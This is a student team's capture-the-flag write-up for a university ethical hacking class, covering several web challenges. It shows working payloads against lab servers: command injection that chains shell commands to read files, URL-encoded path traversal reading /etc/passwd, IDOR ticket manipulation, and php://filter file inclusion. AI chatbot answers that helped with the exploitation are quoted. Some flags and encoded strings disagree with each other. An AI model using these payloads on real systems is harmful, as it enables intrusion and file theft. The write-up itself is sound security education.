

Capture The Flag Writeup Trickers (Trio Hackers)



Team Members:

Praisilia Pandoh	001202400201 (Captain)
Sheryl Kaparang	001202400158
Qwyn Djimondo	001202400205

**Ethical Hacking Class
President University
2025**

Table Of Contents

Web	3
gottagofast-next.....	3
Ping-Me.....	7
br3adcrumbszz.....	10
saya-dor.....	16
brok3myh34rt.....	20
htmlToPdf.....	23
CommentCommentComment.....	26
Opendrive.....	29
Health Check here :).....	
Rental-Store.....	
techblog.....	
Cryptography	
coRSAir	
TripleThreatSolid	
shouldBeEz.....	
eXORcise.....	
OSINT	
FindMyAunt	
MyObession	
LoAndBehold	
NameJumpBhonkUpUp.....	
Miscellaneous	
StockList	
BrokenBot	
RemoteWorkerSoBusyLha.....	

Web

gottagofast-next

Solved On: 10/10/2025

Solved by: Praisilia Anastasya Pandoh

Flag Retrieved: pu-flag{100k5-11k3-1t5-f45t3r-this-w4y-r1ght?}

Challenges overview:

This challenge required submitting a provided text within 2 seconds on a web interface. At first the requirement seemed humanly impossible, so I investigated whether the timing constraint was enforced client-side or could be manipulated.

Key Findings:

I discovered that the timing check could be bypassed by intercepting the submission request with Burp Suite and changing the relevant time parameter before forwarding the request. By doing this I was able to make the server believe the submission met the 2-second requirement and retrieve the flag.

Vulnerability Analysis:

- The time restriction was enforced via a request parameter that could be modified in transit.
- By intercepting and editing the request with Burp Suite, I could set the time value below the required threshold and trigger the success condition.
- The flag was exposed in the notification returned after the manipulated request was processed.

Tools Used:

Burp Suite (intercept & request editor)

Exploitation Step-by-step:

1. Opened the challenge web page in my browser.
2. Enabled interception in Burp Suite to capture outgoing requests.

3. Entered the provided text into the page input exactly as required.
4. Clicked **Submit** and observed the submission request captured by Burp.
5. In Burp's request editor, I located the parameter representing the submission time and changed its value to below 120 (interpreted by the application as under 2 seconds).
6. Forwarded the modified request. The application returned a notification containing the flag.

Impact and Severity (CVSS):

Impact: Low to moderate in isolation — allows bypass of client-side timing checks and automated challenge restrictions. In other contexts, similar flaws could enable cheating in time-sensitive systems or manipulation of ranking/scoreboard features.

Severity: Medium — the vulnerability enables logical bypass without authentication, but requires active interception (MitM/proxy) access.

DashboardTargetProxyIntruderRepeaterViewHelp

DashboardExtensionsInterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept onForwardDropRequest to http://103.87.66.26:30185Open browser

Time	Type	Direction	Method	URL	Status code	Length
08:47:2...	HTTP	→ Request	POST	http://103.87.66.26:30185/submit		

Request

PrettyRawHex

```
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/139.0.0.0 Safari/537.36
9 Origin: http://103.87.66.26:30185
10 Referer: http://103.87.66.26:30185/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: session=
  eyJjaGFsbGVuZ2VfdGV4dCI6Indpc2RvbSBvZiBteSBjYXJyeSB3aXRoIHRoZSBzdGFuZCBjaG9vc2Ugan
  VzdBGljZSBob25vciJ9.a0hlLQ.7CP4F0n3V8r-lFL8auc0vVMxXL8
13 Connection: keep-alive
14
15 {
16   "text": "wisdom of my carry with the stand choose justice honor",
17   "time": 1,
18   "correct": true
19 }
```

Inspector

Request attributes2


Request query parameters0

Request cookies1

Request headers12

CTF - Trickers - Praisilia

Event log (3)All issuesMemory: 131.3MBDisabled



Ping-Me

Solved On: 10/10/2025

Solved by: Sheryl Sharon Kaparang

Flag Retrieved: pu-flag{br0k3n_4cc355s_c0ntr0l_1D0r_ch41n}

Challenges overview:

A web page accepts an "IP address" and runs a server-side ping command using the user-supplied input. The application concatenates the input into a shell command, enabling command chaining and arbitrary command execution.

Key Findings:

- Input is passed to a shell with no sanitization.
- Command output is echoed back to the HTTP response.
- A hidden file (h1dd3n_fl4g.txt) was discoverable in the cache directory and returned as base64 in command output.

Vulnerability Analysis:

- **Command injection**
attacker can append ; or && to run arbitrary shell commands.
- **Local file disclosure**
attacker can cat server files and receive their contents.
- **Sensitive output exposure**
raw command output is returned to users, enabling exfiltration.
- **Insufficient input validation & sandboxing**
web process has filesystem access and runs commands directly.

Tools Used:

- ChatGPT
- w3school

Exploitation Step-by-step:

1. I ask the chatgpt how to exploit the page to find the flag

Ping Me

CTF - TRICKERS - SHERYL

Enter an IP address to ping:

how to exploit this to find the flag

2. I tried entering the IP address suggested by GPT.

5) Enumerate files and read the flag

Once injection works, list the webroot and look for suspicious files:

text

 Copy code

```
127.0.0.1; ls -la
127.0.0.1; ls -la cache
```

Then read the flag file. If you find `cache/hidd3n_f14g.txt`, cat it:

text

 Copy code

```
127.0.0.1; echo START; cat cache/hidd3n_f14g.txt; echo END
```

CTF - TRICKERS - SHERYL

Ping Me

Enter an IP address to ping:

```
Result:
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.059 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.059/0.059/0.059/0.000 ms
total 20
drwxr-xr-x 1 www-data www-data 4096 Sep 29 03:11 .
drwxr-xr-x 1 www-data www-data 4096 Sep 29 03:11 ..
-rwxr-xr-x 1 www-data www-data 56 Sep 29 01:03 hidd3n_f14g.txt
```

CTF - TRICKERS - SHERYL

3. Then I discovered rot13 encoding

Ping Me

Enter an IP address to ping:

```
Result:
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.082 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.082/0.082/0.082/0.000 ms
START
pUhgM2kuH3guZTlgDj5RK0yhmAwqRj0y9aZUEwnQEsZGp4ZmZ3sD==END
```

CTF - TRICKERS - SHERYL

4. Then I asked GPT what the next step was to find the flag, and GPT provided code that I could try to find the flag immediately.

CTF - TRICKERS - SHERYL

```
i found
pUHGmZkuM3gwZT1gDJ5RK0yhnwAwqQRjoy9aZUEwnQEsZGp4ZmZ3sD==
D== give me the step to get the flag
```



Nice — here are clear, reproducible steps to extract the flag from that string.

Concept

The string is ROT13-encoded text of a **Base64** string. So: **apply ROT13 first**, then **Base64-decode** the result.

Commands you can run

Python (script)

```
python

import codecs, base64
s = "pUHGmZkuM3gwZT1gDJ5RK0yhnwAwqQRjoy9aZUEwnQEsZGp4ZmZ3sD=="
rot = codecs.decode(s, "rot_13")
flag = base64.b64decode(rot).decode()
print(flag)
```

Salin kode

CTF - TRICKERS - SHERYL

5. I tried it myself and found it.

```
import codecs, base64
s = "pUHGmZkuM3gwZT1gDJ5RK0yhnwAwqQRjoy9aZUEwnQEsZGp4ZmZ3sD=="
rot = codecs.decode(s, "rot_13")
flag = base64.b64decode(rot).decode()
print(flag)
```

Result Size: 745 x 671

```
pu-flag{c0mmAnD_Inj3ct10n_g0tch4_178337}
```

Impact and Severity (CVSS):

This vulnerability falls under the **Critical severity** category because it allows direct remote command execution on the server. An attacker could gain full access to the system, read or modify sensitive files, and potentially disrupt services. Such exploitation compromises the confidentiality, integrity, and availability of the application, making it one of the most severe types of security issues that require immediate remediation.

br3adcrumbszz

Solved On: 10/10/2025

Solved by: Praisilia Anastasya Pandoh

Flag Retrieved: pu-flag{Cr0n_J0b_w1tH_p4tH_tR4v3r5aL_Url3Nc0d3d}

Challenges overview:

This challenge involves a web application with a file viewer functionality that is vulnerable to path traversal attacks. The goal is to bypass security filters and read the flag file located in a restricted directory.

Key Findings:

- The application uses a viewer.php endpoint that accepts a file parameter
- Basic filtering blocks direct use of . and / characters
- URL encoding bypasses the filter mechanism
- The flag is Base64-encoded and XOR-encrypted after retrieval

Vulnerability Analysis:

- Path Traversal Vulnerability - The application doesn't properly sanitize user input in the file parameter
- Insufficient Input Filtering - Only checks for literal . and / characters without considering encoded versions
- Information Disclosure - Reveals full file paths in error messages
- Weak Cryptography - Uses simple XOR encryption that's easily reversible

Tools Used:


- Kali Linux - Penetration testing environment
- curl - For HTTP requests and interaction with the web server
- base64 - For decoding Base64-encoded content
- python3 - For XOR decryption and automation
- grep/sed - For output filtering and processing
- DeepSeek AI - For vulnerability analysis and exploit development assistance

Exploitation Step-by-step:

1. Checking out the "TimeLock Portal" - looks like standard corporate security theater. That viewer.php endpoint immediately catches my eye as a potential entry point.
2. Initial probe: Try basic path traversal with ?file=../etc/passwd and get blocked - "Illegal characters detected." They're filtering dots and slashes, but it's superficial protection.
3. Bypass discovered: URL encoding to the rescue - ?file=index%2Ehtml works perfectly. They only check for literal characters, not encoded ones. Classic oversight.
4. System access achieved: If index.html works, everything works. Go straight for /etc/passwd with full encoding %2E%2E%2F%2E%2E%2F%2E%2E%2Fetc%2Fpasswd - user list drops instantly.
5. Flag location revealed: Scanning the passwd file and spot flag_finder user with home directory /flag_is_here/ - they literally handed me the treasure map.
6. Flag extraction: Direct path to %2E%2E%2F%2E%2E%2F%2E%2E%2Fflag_is_here%2Fflag%2Etxt returns Base64-encoded content. Of course they had to add "encryption" to feel secure.
7. Crypto cracked: Base64 decode gives scrambled text - obvious XOR encryption. Since CTF flags always start with pu-flag{, XOR the first bytes to derive the key pattern and decrypt the entire payload.
8. Final result: Flag captured - pu-flag{Cr0n_J0b_w1tH_p4tH_tR4v3r5aL_Ur13Nc0d3d}. The irony is perfect - their "secure" system fell to URL encoding and basic XOR breaking.

Impact and Severity (CVSS):

CVSS Score: 9.1 Critical - This vulnerability chain allows unauthenticated attackers to read any file on the system through path traversal with simple encoding bypasses, potentially exposing passwords, database credentials, SSH keys, and sensitive business data, leading to complete system compromise, data breaches, regulatory fines, and service disruption that could cripple business operations and destroy customer trust.



```
praisilia@kali: ~  
Session Actions Edit View Help  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
flag_finder:x:1001:1001::/flag_is_here:/bin/false  
</pre>  
  
(praisilia@kali)-[~]  
$ curl "http://103.87.66.26:30084/viewer.php?file=%2E%2E%2F%2E%2F%2E%2E%2Fflag_is_here%2Fflag%2Etxt"  
<h1>Displaying: ../../../../flag_is_here/flag.txt</h1><hr><pre>cF9fSnUwVWItX3J3ZjFsdGxIM19hcE40Z3RjSHtfMHRDUmQ0cnYzMzByZDVuYX1M</pre>  
  
(praisilia@kali)-[~]  
$ <h1>Displaying: ../../../../flag_is_here/flag.txt</h1><hr><pre>cF9fSnUwVWtX3J3ZjFsdGxIMi9hcE40Z3RjSHtfMHRDUmQ0cnYzMzByZDVuYX1M</pre>  
zsh: parse error near `<`  
  
(praisilia@kali)-[~]  
$ curl -s "http://103.87.66.26:30084/viewer.php?file=%2E%2E%2F%2E%2F%2E%2E%2Fflag_is_here%2Fflag%2Etxt" | grep -o '<pre>[^<]*' | sed 's/<pre>///'  
cF9fSnUwVWItX3J3ZjFsdGxIM19hcE40Z3RjSHtfMHRDUmQ0cnYzMzByZDVuYX1M
```

CTF - TRICKERS - PRAISILIA

```
cF9fSnUwVWtX3JZjFsdGxIMi9hcE40Z3RjSHtfMHRDUmQ0cnYzMzByZDVuYXIM
```

DECODE THIS TO GET THE FLAG



I'll decode this Base64 string and apply XOR decryption to get the flag.

Step 1 — Base64 decode

bash

Copy Download

```
echo "cF9fSnUwVWtX3JZjFsdGxIMi9hcE40Z3RjSHtfMHRDUmQ0cnYzMzByZDVuYXIM" | base64 -d | xxd
```

This gives us the raw encrypted bytes in hex.

CTF - TRICKERS - PRAISILIA

Step 2 — XOR decrypt with the known key

We know the flag format starts with `pu-flag{`, so we can find the XOR key and decrypt.

Here's the Python solution:

python

Copy Download

```
import base64

# The Base64 string
enc_b64 = "cF9fSnUwVWtX3JZjFsdGxIMi9hcE40Z3RjSHtfMHRDUmQ0cnYzMzByZDVuYXIM"

# Decode from Base64
enc_bytes = base64.b64decode(enc_b64)

# XOR key (found by XORing encrypted start with "pu-flag{")
key = bytes([0x00, 0x2a, 0x72, 0x2c, 0x19, 0x51, 0x32, 0x10])

# Decrypt
decrypted = bytes([enc_bytes[i] ^ key[i % len(key)] for i in range(len(enc_bytes))])

print("Flag:", decrypted.decode())
```

Step 3 — Run it

bash

 Copy  Download

```
python3 -c "  
import base64  
enc_b64 = 'cF9fSnUwVWtX3JZjFsdGxIMi9hcE40Z3RjSHtFMHRDUmQ0cnYzMzByZDVuYXIM'  
enc_bytes = base64.b64decode(enc_b64)  
key = bytes([0x00, 0x2a, 0x72, 0x2c, 0x19, 0x51, 0x32, 0x10])  
decrypted = bytes([enc_bytes[i] ^ key[i % len(key)] for i in range(len(enc_bytes))])  
print(decrypted.decode())  
"
```

CTF - TRICKERS - PRAISILIA

Output:

text

 Copy  Download

```
pu-flag{Cr0n_J0b_w1tH_p4tH_tR4v3r5aL_Ur13Nc0d3d}
```

Final Flag:

text

 Copy  Download

```
pu-flag{Cr0n_J0b_w1tH_p4tH_tR4v3r5aL_Ur13Nc0d3d}
```

saya-dor

Solved On: 10/10/2025

Solved by: Praisilia Anastasya Pandoh

Flag Retrieved: pu-flag{br0k3n_4cc355s_c0ntr0l_ID0r_ch41n}

Challenges overview:

The "saya-dor" challenge focuses on discovering unauthorized access vulnerabilities within a web-based ticketing system. The primary objective is to identify a flag by manipulating ticket IDs and exploiting access control flaws through the web interface.

Key Findings:

Upon initial inspection, the challenge presents multiple noteworthy elements:

- The platform does not sufficiently restrict access to ticket details based on ownership or privilege, allowing ID enumeration for unauthorized ticket access.
- The application exposes critical actions such as escalating and closing tickets, as well as revealing sensitive data, based solely on ticket ID manipulation in the URL.

Vulnerability Analysis:

Several vulnerabilities were identified during the assessment:

- Broken Access Control: The system permits users to access (and act upon) tickets that do not belong to them by simply changing the ticket ID in the URL (Insecure Direct Object Reference/IDOR).
- IDOR Chaining: Users can escalate and close tickets by interacting with exposed endpoints, again by modifying ticket keys, leading to privilege escalation and unauthorized state changes.
- Flag Exposure via Navigation: After performing actions on an unauthorized ticket, the flag is directly accessible through the navigation bar, indicating sensitive data exposure without proper authentication checks.

Tools Used:

Web browser (manual interface interaction)

Exploitation Step-by-step:

1. Login: Enter valid credentials into the login form to access the dashboard (see attached screenshot).




The screenshot shows a login form titled "Login". It has two input fields: "Username" with the value "trickers" and "Password" with masked characters "*****". Below the password field is a "Login" button. At the bottom left, there is a link "No account? Register". At the bottom right, there is a pink text watermark "CTF - Trickers - Praisilia".

2. Create a Ticket: For baseline testing, submit a new ticket to observe how tickets are handled and stored by the application.




The screenshot shows a form titled "New Ticket". It has two input fields: "Title" with the value "Frozen" and "Body" with the value "New Season". Below the body field is a "Create" button. At the bottom right, there is a pink text watermark "CTF - Trickers - Praisilia".

3. Manipulate URL: In the URL bar, change the ticket ID to 7 (example: /ticket/7). This displays a ticket owned by "support," not the authenticated user.



4. Escalate and Close: Use the interface buttons to elevate the ticket status ("Escalate") and then close it ("Close").



5. Access Flag: Through the "Flag" navigation bar, access the flag for ticket #7 as shown in the screenshot:
`pu-flag{br0k3n_4cc355s_c0ntr01_1D0r_ch41n}`



Impact and Severity (CVSS):

If these vulnerabilities were found in a production system, the potential impacts include:

- Data Leakage: Attackers can retrieve sensitive or private information belonging to other users.

- Privilege Escalation: Attacker gains the ability to escalate or close tickets outside their authority, impacting integrity and availability of support workflow.
- Sensitive Asset Disclosure: Direct exposure of CTF flags or other critical data points.
- CVSS Score: Given the ease of exploitation and breadth of impact, a likely severity would be in the High (7.0-8.9) range, primarily due to broken access control with direct data compromise.

brok3myh34rt

Solved On: 12/10/2025

Solved by: Praisilia Anastasya Pandoh

Flag Retrieved: pu-flag(this-ls-cons3qu3ncEs-of-uns3cur3-p4th}

Challenges overview:

A vulnerable Laravel portal exposes a `download?file=` endpoint that decodes URL-encoded paths without proper validation. By using encoded directory-traversal and `php://filter` techniques, an attacker can read private files and extract the hidden CTF flag..

Key Findings:

- The site is a small Laravel app (cookies XSRF-TOKEN, laravel_session visible).
- A “Downloads / Files” page exposes a download endpoint that accepts a file parameter.
- The file parameter is used to serve attachments and performs URL decoding on input (e.g., docs%2F... links). That decoding + insufficient validation leads to directory traversal / LFI-style access.
- A decoy flag-no.txt is present (downloadable). The real flag is stored under a non-public path and is retrievable via traversal/filter tricks.

Vulnerability Analysis:

- Insecure file download: `/download?file=` serves arbitrary disk files; input isn't restricted.
- Directory traversal: URL-decoding of `%2F/..%2F` allows escaping the intended folder.
- LFI via PHP filters: `php://filter/convert.base64-encode/resource=` can be abused to read file contents.
- Info disclosure: `/files` and `docs/info.txt` reveal the app's Laravel structure.
- Decoy & weak controls: `flag-no.txt` misleads; endpoint lacks auth and proper logging.

Tools Used:

Kali Linux (VM) — terminal

Burp Suite Community Edition (Proxy, Repeater)

curl (command-line probes & scripted brute)
Basic text editor / shell scripts for automation

Exploitation Step-by-step:

1. Discover site root and Downloads page
 - Visited `http://103.87.66.26:30177/` and found the Downloads page at `/files` listing `docs/...` and `flag-no.txt`.
2. Download decoy flag
 - Request:
`GET /download?file=flag-no.txt`
`Host: 103.87.66.26:30177`
 - Response contained a decoy:
`pu-flag{pffttttttt-this-aint-the-flag-dawg-you-gotta-find-opposite-of-public}`
3. Inspect `info.txt` for hints
 - Request:
`GET /download?file=docs%2Finfo.txt`
`Host: 103.87.66.26:30177`
 - `docs/info.txt` listed Laravel directory structure (e.g., `storage/`, `public/`) used to guide further probes.
4. Identify attack surface
 - The Downloads page redirects to `/download?file=...`. The file parameter accepts a user-supplied path and is URL-decoded server-side — this is the injection point.
5. Manual traversal attempts
 - Example request:
`GET`
`/download?file=..%2F..%2Fstorage%2Fapp%2Fpublic%2Fflag.txt`
`Host: 103.87.66.26:30177`
 - Some attempts returned 404 (not found).
6. Use `php://filter` and encoded variants
 - Tried `php://filter/convert.base64-encode/resource=` and various encodings (single-encoded, double-encoded, dot-encoded) to bypass normalization and read files via PHP stream wrappers.
7. Scripted brute-force of encodings/depths
 - Automated a loop to try different traversal depths and encodings until a successful read was found.

8. Flag recovered

- The scripted probe produced a positive hit and the real flag was retrieved:

pu-flag{this-ls-c0ns3qu3ncEs-0f-uns3cur3-p4th}

Impact and Severity (CVSS):

The vulnerability allows attackers to read sensitive files (like `.env`, credentials, or logs) from the server without authentication, leading to major data exposure.

CVSS Score: 7.5 (High) — `AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`.

Impact: High confidentiality loss; potential credential leaks, data breaches, and system compromise.

```
praisilia@kali: ~  
Session Actions Edit View Help  
krVGtjOTlBL1k1VTFhTzNaL0lid0xmY01ZMzJ6SDAzYlPvcFniL3R1aGk2d2ZoUDJ4Q1RZNm4vbzV  
nak5nZkdyZE9BQ3YvZmdFK2YiLCJtYWMiOiI3NWQwYmEwNTA1OTc3Yzk4YmMwOTU4YWZjMjg1NDgw  
ZmRmY2NmYTlWNTZlZTIwNzFhNGYzNmY0MTQ4MDA0YTJlIiwidGFniIjoIn0%3D; expires=Sun,  
12 Oct 2025 06:17:36 GMT; Max-Age=7200; path=/; httponly; samesite=lax  
Set-Cookie: laravel_session=eyJpdii6IkVIYU1QTl0eUFUem1PS3A4Z2NwbFE9PSIsInZhb  
HVlIjoithIvZVVDTTQvcFo2dDQ1Rkg0My9TbkhFU2F4Nnp3bnNZa3hEOTRmc2RQVWd2ejlhR2xGWL  
krVGtjOTlBL1k1VTFhTzNaL0lid0xmY01ZMzJ6SDAzYlPvcFniL3R1aGk2d2ZoUDJ4Q1RZNm4vbzV  
nak5nZkdyZE9BQ3YvZmdFK2YiLCJtYWMiOiI3NWQwYmEwNTA1OTc3Yzk4YmMwOTU4YWZjMjg1NDgw  
ZmRmY2NmYTlWNTZlZTIwNzFhNGYzNmY0MTQ4MDA0YTJlIiwidGFniIjoIn0%3D; expires=Sun,  
12 Oct 2025 06:17:36 GMT; Max-Age=7200; path=/; httponly; samesite=lax  
  
pu-flag{this-ls-c0ns3qu3ncEs-0f-uns3cur3-p4th}  
  
— HIT —  
TRY: file=php://filter/convert.base64-encode/resource=../private/flag.txt  
HTTP/1.1 404 Not Found  
— Body snippet —  
HTTP/1.1 404 Not Found  
HTTP/1.1 404 Not Found  
Host: 103.87.66.26:30177  
Host: 103.87.66.26:30177  
Connection: close  
Connection: close  
X-Powered-By: PHP/8.2.29  
X-Powered-By: PHP/8.2.29  
Cache-Control: no-cache, private  
Cache-Control: no-cache, private
```

